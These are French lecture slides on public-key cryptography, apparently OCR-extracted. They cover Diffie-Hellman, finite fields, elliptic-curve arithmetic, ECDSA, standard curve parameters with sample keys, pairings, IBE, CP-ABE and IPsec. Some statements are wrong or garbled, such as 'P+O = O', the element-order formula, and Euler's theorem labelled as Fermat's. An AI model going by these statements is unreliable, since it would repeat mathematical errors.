✚ Exemple $p=5$, $g=3$

- $g^1 = 1.3 = 3$
- $g^2 = 3.3 = 4$
- $g^3 = 4.3 = 2$
- $g^4 = 2.3 = 1$

Sécurité de Diffie Hellman

- ✚ Dans $(\mathbb{Z}^*/p\mathbb{Z}, \times)$ avec p premier, g un générateur
 - Connaissant $y = g^x$, il est difficile de trouver x
 - C'est l'hypothèse de complexité du logarithme discret

✚ g^x est une clé publique

✚ x est une clé privée

✚ Exchange de Diffie Hellman

- $g^{ab} = (g^a)^b = (g^b)^a$

- Hypothèse de sécurité

- Connaissant g^a et g^b il est difficile de trouver g^{ab}

Plus loin avec les Groupes finis

- ✚ (G, x) un groupe fini, cardinal $G = |G|$
- ✚ L'ordre d'un élément g ($g \in G$) est le plus petit entier e tel que $g^e = 1$
- ✚ H est un sous groupe de G si
 - H est inclus dans G
 - (H, x) est un groupe
- ✚ Soit g un élément de G , l'ensemble $\langle g \rangle = \{g^k : k \in \mathbb{Z}\}$ est un sous groupe de G
 - C'est le groupe engendré par g
 - Son cardinal est égal à l'ordre g
- ✚ $G = \langle g \rangle$ pour un certain g on dit que G est un groupe cyclique
- ✚ Si G est fini et cyclique il existe exactement $\varphi(|G|)$ générateurs de G .
- ✚ **Théorème de Lagrange**
 - Si G est un groupe fini le cardinal (ou l'ordre) de chaque sous groupe divise le cardinal de G
 - L'entier $|G|/|H|$ s'appelle l'indice de H dans G (cofactor)
- ✚ **Théorème de Sylow**
 - G un groupe fini. Pour tout nombre premier p et tout nombre entier r tel que p^r divise l'ordre de G , il existe un sous groupe de G d'ordre p^r .
- ✚ Si G est un groupe, et $g \in G$, $g^{|G|} = 1$
- ✚ On en déduit le petit théorème de Fermat,
 - si $\text{pgcd}(a, m) = 1$, alors $a^{\varphi(m)} = 1 \pmod m$
 - En particulier $a^{\varphi(m)-1} a = 1 \pmod m$, ce qui donne l'inverse de a modulo m
 - $a^{-1} = a^{\varphi(m)-1} \pmod m$

Comprendre le théorème de Sylow dans $(\mathbb{Z}/p\mathbb{Z}, +)$

- ✚ Dans $(\mathbb{Z}/p\mathbb{Z}, +)$ la solution (x) de $ax=b$ (a, b étant connu) n'est pas une procédure complexe
 - une solution existe si $\text{pgcd}(a,p)$ divise b
- ✚ L'ordre r d'un élément a (tel que $ar=0$) s'obtient par la relation
 - $\text{ordre}(a) = \text{ppcm}(a,p) / p = a \times / \text{pgcd}(a,p)$
 - En particulier lorsque a est premier avec p , $\text{ordre}(a)=p$
- ✚ Exemple dans $(\mathbb{Z}/36\mathbb{Z}, +)$, $36 = 2^2 \times 3^2$
 - Les ordres possibles sont 2,4,3,9,6,12,18,36

- ✚ Un corps K est un ensemble d'éléments muni de deux lois notées $+$ et \times , tel que
 - $(K, +)$ est un groupe abélien, élément neutre e
 - (K^*, \times) est un groupe abélien, K^* représente l'ensemble K sans le neutre e , élément neutre 1
 - Distributivité de la deuxième loi (\times) sur la première ($+$)
 - $a \times (b+c) = ab + ac$
- ✚ L'intérêt des corps est d'obtenir des propriétés algébriques permettant :
 - La solution de systèmes d'équations linéaires
 - La définition de polynômes
- ✚ $(\mathbb{Z}/p\mathbb{Z}, +, \times)$ avec p premier est un corps fini.


Les polynômes

- ✚ Dans un corps K on peut définir des polynômes P , de degré p
 - $P(x) = a_0 + a_1 x + a_2 x^2 + \dots + a_p x^p$
 - $(P, +, \cdot)$ est un anneau
- ✚ Soit P un polynôme de degré p et Q un polynôme de degré q , $p \geq q$, on définit la division de P par Q
 - $P = Q A + R$, le couple (A, R) de polynômes est unique, et $\text{degré}(R) < \text{degré}(Q)$.
- ✚ P est divisible par Q si et seulement si $\text{degré}(P) \geq \text{degré}(Q)$ et si le reste de la division de P par Q est nul.
- ✚ L'algorithme d'Euclide s'applique aux polynômes, et permet de calculer le pgcd de deux polynômes.
- ✚ Deux polynômes P et Q sont étrangers si et seulement si $\text{pgcd}(P, Q)$ est un polynôme de degré 0.
- ✚ Le théorème de Bezout s'applique aux polynômes étrangers
 - Si P et Q sont étrangers, il existe un couple unique (U, V) de polynômes étrangers, tels que, $P \cdot U + Q \cdot V = 1$

- ✚ **Théorème:** Soit p un nombre premier et $l(X)$ un polynôme irréductible de degré $n \geq 1$ dans $\mathbb{Z}/p\mathbb{Z}[X]$.
 - Alors $(\mathbb{Z}/p\mathbb{Z}[X])/l$ (l'ensemble des restes des divisions par $l(X)$) est un corps.
 - Il possède p^n éléments et il ne dépend pas de l (seulement du degré de l).
 - Ce corps est appelé corps de Galois à p^n éléments, noté $CG(p^n)$ (ou $GF(p^n)$ en anglais).
- ✚ **Théorème:** Les seuls corps finis qui existent sont les corps de Galois.

- ✚ Dans un corps K (fini) F_q ,
 - $q=p^m$ ou $q=p$, avec p premier, p étant différent de 2 ou 3 (la caractéristique du corps est différente de 2 ou 3)
 - $x, y, a, b \in K$, $y^2 = x^3 + ax + b$
 - $\Delta = 4a^3 + 27b^2 \neq 0$
- ✚ $ECC(F_q, a, b) = \{ P(x, y) : y^2 = x^3 + ax + b \} \cup \{O\}$
 - $O =$ Point à l'infini
 - Pour tout P on impose, $P+O = O+P = O$
 - Pour $P(x, y) \neq O$, on définit $-P=(x, -y)$, et on pose $P + -P = O$
- ✚ Pour $p=2$
 - $ECC(F_{2^m}, a, b) = \{ P(x, y) : y^2 + xy = x^3 + ax^2 + b \} \cup \{O\}$

ECC: Addition



- ✚ Soit deux points P_1 et P_2 de la courbe
 - Si $P_1=O$ ou $P_2=O$, $P_1+P_2=O$
 - Sinon si $P_1= -P_2$ ou $P_2=-P_1$, $P_1+P_2 = O$
 - Sinon, $P_3(x_3,y_3)=P_1(x_1,y_1)+P_2(x_2,y_2)$

$$x_3 = \begin{cases} \left(\frac{y_2 - y_1}{x_2 - x_1} \right)^2 - x_1 - x_2 & \text{si } P_1 \neq P_2 \\ \left(\frac{3x_1^2 + a}{2y_1} \right)^2 - 2x_1 & \text{si } P_1 = P_2 \end{cases}$$

$$y_3 = \begin{cases} \frac{y_2 - y_1}{x_2 - x_1} (x_1 - x_3) - y_1 & \text{si } P_1 \neq P_2 \\ \frac{3x_1^2 + a}{2y_1} (x_1 - x_3) - y_1 & \text{si } P_1 = P_2 \end{cases}$$

Groupe d'une courbe elliptique

✚ L'ensemble des points (x,y) de F_q , de la courbe elliptique forme un groupe $E(F_q)$ dont le cardinal est noté $\#E(F_q)$

✚ Théorème de Hasse

$$q + 1 - 2\sqrt{q} \leq \#E(\mathbb{F}_q) \leq q + 1 + 2\sqrt{q}$$

✚ Un point de $E(F_q)$ est représenté par $\log_2 q + 1$ bits

- $\log_2 q$ bits pour x
- 1 bit pour le choix de y

Morphisme de Frobenius

✚ Dans un corps fini F_q ($q=p^n$) de caractéristique p , la fonction

■ $F(X) = X^p$

■ Est :

● linéaire $(X+Y)^p = X^p + Y^p$,

● bijective

✚ Autrement dit on peut toujours établir un isomorphisme entre des polynômes de degré k (défini dans F_q) et un sous ensemble de polynômes de degré kn

Avantage des Courbes Elliptiques

security (bits)	block cipher	E/\mathbb{F}_p	E/\mathbb{F}_{2^m}	RSA
112	3-DES	224	233	2048
128	AES small	256	283	3072
192	AES medium	384	409	8192
256	AES large	512	571	14720

Diffie Hellman pour ECC

- ✚ G un sous groupe de ECC(F_q, a, b)
- ✚ G est cyclique d'ordre n, $G = \langle P \rangle$, le point P est un générateur de G
- ✚ En notation additive
 - $aP = P + P + \dots + P$
 - $bP = P + P + \dots + P$
 - Secret partagé Diffie Hellman
 - 🌐 $DH = a(bP) = b(aP) = abP$

Signature ECDSA

- ✚ G un sous groupe de $ECC(F_p)$
- ✚ $\#ECC = n = \text{index} \cdot q = \text{cofactor} \cdot \text{order}$
 - G est cyclique d'ordre premier q, $G = \langle P \rangle$, le point P est un générateur de G
- ✚ La clé privé est $a \in [0, q-1]$, on calcule aP (clé publique)
- ✚ La clé éphémère est $k \in [0, q-1]$, on calcule kP
- ✚ On note $kP = (u, v)$, $x = u \bmod q$
- ✚ La signature d'un message m, est le couple (x, y)
 - $x = u \bmod q$ (ou entier r)
 - $y = k^{-1}(H(m) + ax) \bmod q$ (la signature s)
 - La fonction H est généralement sha1
- ✚ L'opération de vérification s'écrit
 - $i = (H(m)y^{-1}P + xy^{-1}(aP)) \bmod q$
 - $x = i \bmod q$?
- ✚ Clé privé (P, q, a, k) , Clé publique (P, q, aP)
- ✚ RFC 3278
 - "Use of Elliptic Curve Cryptography (ECC) Algorithms in Cryptographic Message Syntax (CMS)"
 - ECDSA-Sig-Value ::= SEQUENCE { r INTEGER, s INTEGER }

Quelques normes utiles



Norme ANSI X9.62

- Représentation d'un point au format compressé ou non compressé
- Exemple, $N = \log_{256} q$ (pour un corps Fq)
 - Type, 1 octet (04=uncompressed, 03=compressed)
 - Valeur de x (N octets), Valeur de y (N octets)



IEEE Std 1363

- "IEEE Standard Specifications for Public-Key Cryptography"
- Terminologie pour les courbes elliptiques
- Key Agreement (DH), DL/ECKAS-DH1
 - Sha1(x|y), x N octets, y N octets, $N = \log_{256} q$ (pour un corps Fq)



SEC 2

- "Recommended Elliptic Curve Domain Parameters, Certicom Research"
- Recommandation de courbes elliptiques particulières



FIPS PUB 186-2

- **DIGITAL SIGNATURE STANDARD (DSS)**
- "Recommandation de courbes elliptiques particulières"



RFC 3278

- "Use of Elliptic Curve Cryptography (ECC) Algorithms in Cryptographic Message Syntax (CMS)"

Exemple Courbe Certicom sect13r1

- ✚ Dans F_2^m , avec $m=113$, représentation des coordonnées (x,y) 15 octets
- ✚ Courbe: $y^2 + xy = x^3 + ax^2 + b$
 - $a= 003088250CA6E7C7FE649CE85820F7$
 - $b= 00E8BEE4D3E2260744188BE0E9C723$
- ✚ Polynôme générateur: $x^{113}+x^9 + 1$
 - 02000000000000000000000000000201
- ✚ Générateur (forme non compressée)
 - 04 009D73616F35F4AB1407D73562C10F 00A52830277958EE84D1315ED31886
- ✚ Ordre
 - 0100000000000000D9CCEC8A39E56F
- ✚ Cofacteur
 - 2
- ✚ Exemple de clé
 - Privé $a= 000D2634C36BDE27916D7C590136CD$
 - Publique $aP= 04 \quad 01A352487A98884A2A35EEDBB4A93B$
 $0052525EFAC8DA9B62A56D40BBCBEE$
- ✚ Exemple de signature ECCDSA
 - 30 22
 - 02 0F 0020634AAF9F9B385A6CD10086377E (r)
 - 02 0F 00E6855729E55AAB86D69CE2646415 (s)
- ✚ Exemple de calcul ECCDH (Sha1(x|y))
 - 20 octets: 82461C62A3BC762DF2F3270BDD6DC9CC58FD9E17

+ Z/pZ

- $p =$ FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF
FFFFFFFF FFFFFFFFE FFFFC2F

- $p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$

+ ECC: $y^2 = x^3 + ax + b$

- $a=0, b=7$

+ G

- 04 79BE667E F9DCBBAC 55A06295 CE870B07
029BFCDB 2DCE28D9 59F2815B 16F81798 483ADA77
26A3C465 5DA4FBFC 0E1108A8 FD17B448 A6855419
9C47D08F FB10D4B8

+ Order

- FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFFE BAAEDCE6
AF48A03B BFD25E8C D0364141

+ CoFactor

- 1

Pairage bilineaire

- ✚ Soit G_1 , G_2 , et G_r des groupes finis d'ordre r , avec r premier
- ✚ Un pairage bilinéaire e (*bilinear pairing*, *bilinear map*) est une fonction telle que
 - $e: G_1 \times G_2 \rightarrow G_r$
 - e est non dégénérée, $e(P, Q) \neq 1$
 - e est bilinéaire $e(aP, bQ) = e(P, Q)^{ab}$

Groupe de r-torsion

- ✚ $E(K)$ une courbe elliptique définie sur un corps K (F_p), de caractéristique q ($p=q^m$)
 - Les points de E peuvent être définis (il existe un isomorphisme) sur des corps plus grands F_{q^k} , ou encore la clôture algébrique de K .
- ✚ Pour r entier, le sous groupe de points de r -torsion, défini pour une courbe elliptique E sur un corps K , est noté
 - $E(K)[r] = \{ P \in E \mid rP = O \}$
 - Pour r premier avec q (soit $\text{pgcd}(r, q) = 1$)
 - $E(K)[r]$ est isomorphe à $\mathbb{Z}/r\mathbb{Z} \times \mathbb{Z}/r\mathbb{Z}$
 - $E(K)[r]$ contient r^2 points
- ✚ Si r divise $p-1$ ($q^m - 1$), le corps K (F_p) contient les racines r ème de l'unité

- ✚ Soit $E(K)$ une courbe elliptique définie sur un corps K (F_p), avec $p = q^m$
- ✚ Soit G un sous groupe cyclique de $E(K)$
 - Il existe k tel que G soit isomorphe à un sous groupe de F_{p^k}
 - La plus petite valeur de k est appelé le *embedding degree*.
 - Soit n le cardinal de G ($\#G$)
 - n divise $p^k - 1$, $n \mid p^k - 1$
- ✚ De manière équivalente k est le plus petit entier, tel que F_{p^k} contienne le groupe μ_n des racines $n^{\text{ième}}$ de l'unité dans F_p

Couplage de Weil

- Corps $K = \mathbb{F}_q$
- $e: E(K) [r] \times E(K) [r] \rightarrow U_m$
 - $e(aP, bQ) = e(P, Q)^{ab}$
- U_m est le groupe des racines $r^{\text{ième}}$ de l'unité dans \mathbb{F}_{q^k}
 - $U_m = \{ x \in \mathbb{F}_{q^k} \mid x^r = 1 \}$
 - r divise le cardinal de $E(K)$ ($\# E(K)$)
 - r divise $q^k - 1$
- Le premier algorithme de couplage de Weil a été proposé en 1986 par *V. Miller*, “Short Programs for Functions on Curves”

Exemple de couplage de Weil

ECC(Fq): $y^2 = x^3 + x$, corps Fq, q premier avec $q \equiv 3 \pmod{4}$

G1 est un sous groupe de ECC(Fq), G2 est un sous groupe de Fq^2

Il y a $q+1$ points sur la courbe $\#ECC(Fq) = q+1$

r = ordre de G1 = facteur premier de $q+1$

h = cofactor = $\#ECC(Fq) / r$

- r divise $q+1$

- r divise $q^2 - 1$ puisque $q^2 - 1 = (q-1)(q+1)$

q=87807107996633125224377819847540498158068831994142082110286533992664756308
80222957078625179422662221423155858769582317459277713367317481
324925129998224791.

h=12016012264891146079388821366740534204802954401251311822919615131047207289
359704531102844802183906537786776

r=730750818665451621361119245571504901405976559617

Generator P=

7642139327957903851661461564846281857107382461367312235946073058631971489041
0733523075286695323291951009815655799138887725111322584405139693907815141068
84,
8410531261668030641453491637062375131679516717637447959909430272303540982487
029510199580486858497294948186129641515630634339691266774480234634049031955
96

Example Couplage de Weil

✚ a = 321231739573260508064943282038854866624801566274

✚ aP = 301901600464207748384853072909292823401500311348346356764859754747703
064669197258898445749044213480292759568257999990157011471277891932048
3502179821202747,
622130912004388536645426112375868421081814378272661695953772580311048
821974186212677634483766383564352093956376894422864585155448402243584
2060112859040085

✚ b = 591069617759232948334516538341133684003963967541

✚ bP = 489872625336582550697622917901310968712983470168986006826993590244144
534124000070208650497397931419729729097601618783404569928023315742260
1733989063260044,
715768020641988338757762409522925702707172363082968385844449919698450
610626853008028585471746136204506517503675925750751323255279155813951
061482849469617

✚ c = 332790059747456431829511198714114673843901104395

✚ cP = 361673235446634950587227148388584900737947568189969047494313829915613
165227389313929815513580932571550613336307696480151992816947356553291
3077259306029100,
591927063716469042674124332635453987072498361375371305395310139261168
079986151403557597760872949800149313292665777504365718007945299529892
7247712148590792

✚ $S = f(aP, bP)^c = f(bP, cP)^a = f(cP, aP)^b =$
411874021818983935494518378468671897765968395058497750231537284872046
634607045530820852050427874577949368791925702115715036551400857093954
2202145179250626,
792272713616191570585463230096947246676587164343554480144379956667402
825333387256294430771484207666103108581680992251414596583914923441539
0681428439428268

- ✚ E une courbe elliptique sur un corps K (F_p), de caractéristique q ($p = q^m$)
- ✚ $E(K)[r]$ un groupe de r-torsion avec r premier avec q
- ✚ Soit k le plus petit entier tel que r divise $p^k - 1$
 - k est le « embedding degree » de la courbe elliptique E relativement à r
- ✚ $e: E(F_p)[r] \times E(F_{p^k})[r] \rightarrow U_m$
 - U_m est le groupe des racines $r^{\text{ième}}$ de l'unité dans F_{p^k}
 - 🌐 $U_m = \{ x \in F_{p^k} \mid x^r = 1 \}$
- ✚ $e(aP, bQ) = e(P, Q)^{ab}$

Quelques Applications Emergentes


- ✚ DH Tripartie
 - Trois clés publiques aP, bP, cP
 - Trois clés privées a, b, c
 - $e(aP, bP)^c = e(bP, cP)^a = e(aP, cP)^b = e(P, P)^{abc}$
- ✚ IBE (Identity Based Encryption) version de base
 - P un point d'ordre r
 - Clé maitre (privée) $s \in [0, r-1]$
 - $h: \{\text{identities}\} \rightarrow \mathbb{Z}/r\mathbb{Z}, \in [0, r-1]$
 - $h': \mathbb{F}_q^k \rightarrow \mathbb{Z}/n\mathbb{Z}$
 - Clé publique IBE sP
 - Clé privée IBE s
 - Clé publique de ID= $h(\text{ID}).P$
 - Clé privée de ID= $s.h(\text{ID}).P$
 - r un nombre aléatoire dans $[0, r-1]$
 - Chiffrement à l'aide de la clé publique sP, ID , et d'un nombre aléatoire r
 - $K = e(h(\text{ID})P, sP)^r = e(P, P)^{s \cdot r \cdot h(\text{ID})}$
 - Secret = $h'(K)$
 - $C = M \text{ exor Secret}$
 - Transmission (rP, C)
 - Déchiffrement à l'aide de la clé privée $s, h(\text{ID}) P$
 - $K = e(s \cdot h(\text{ID}) P, rP) = e(P, P)^{s \cdot r \cdot h(\text{ID})}$
 - Secret = $h'(K)$
 - $M = C \text{ exor S}$

Architecture IBE

$$e(Q_{BOB}, sP)^r = e(sQ_{BOB}, rP) = e(Q_{BOB}, P)^{rs}$$

$$Q_{ALICE} = h(alice)P$$

$$Q_{BOB} = h(bob)P$$



$$e: G \times G \rightarrow G^r$$

$$rP, e(Q_{BOB}, sP)^r \text{ exor } M$$

Ciphertext-Policy Attribute-Based Encryption (CP-ABE)

- ✚ Une arbre d'accès (Access Tree, T) est un arbre constitué de nœuds réalisant les opérations booléennes ET ou OU. Les feuilles sont des attributs S_i
- ✚ On utilise un couplage bilinéaire (e) symétrique de $G_0 \times G_0 \rightarrow G_1$, d'ordre (G_0) premier p et de générateur g
- ✚ La clé publique PK est $G_0, g, h = g^B, f = g^{1/B}, e(g, g)^a$
- ✚ La clé maitre MK est (B, g^a)
- ✚ Le chiffrement d'un message M selon PK et T , est réalisé à l'aide d'une nombre aléatoire s choisit dans Z_p et produit le chiffré CT (qui contient la valeur $M \cdot e(g, g)^{as}$ et un ensemble de paramètres)
- ✚ Chaque attribut S_i possède une clé privée SK_j générée à partir de MK.
- ✚ Le déchiffrement selon (CT, SK_j) permet d'obtenir le message M .

« Ciphertext-Policy Attribute-Based Encryption », John

Bethencourt, Amit Sahai, Brent Waters, 2006

IPSEC

- ✚ Deux en têtes spécifiques sont utilisés, AH (IP Authentication Header) et ESP (IP Encapsulating Security Payload).
- ✚ AH garantit l'intégrité et l'authentification des datagrammes IP, mais n'assure pas la confidentialité des données.
- ✚ ESP est utilisé pour fournir l'intégrité, l'authentification et la confidentialité des datagrammes IP.

Security Association


✚ Ce concept est fondamental à la fois pour AH et ESP. La combinaison d'un SPI (Security Parameter Index) et d'une adresse de destination identifie de manière unique un SA particulier.

✚ Une association de sécurité inclue usuellement les paramètres suivant :


- Un algorithme d'authentification (utilisé pour AH).
- La (les) clé(s) utilisée(s) par l'algorithme d'authentification.
- L'algorithme de chiffrement utilisé par ESP.
- La (les) clé(s) utilisée(s) par l'algorithme de chiffrement.
- Divers paramètres utiles à l'algorithme de chiffrement.
- L'algorithme d'authentification utilisé avec ESP (s'il existe)
- Les clés utilisées avec l'algorithme d'authentification d'ESP (si nécessaire).
- La durée de vie de la clé.
- La durée de vie du SA.
- La ou les adresses de source du SA
- Le niveau de sécurité (Secret, non classé ...)

✚ Le système hôte qui émet l'information sélectionne un SA en fonction du destinataire. L'association de sécurité est de manière générale mono directionnelle.

Authentication Header

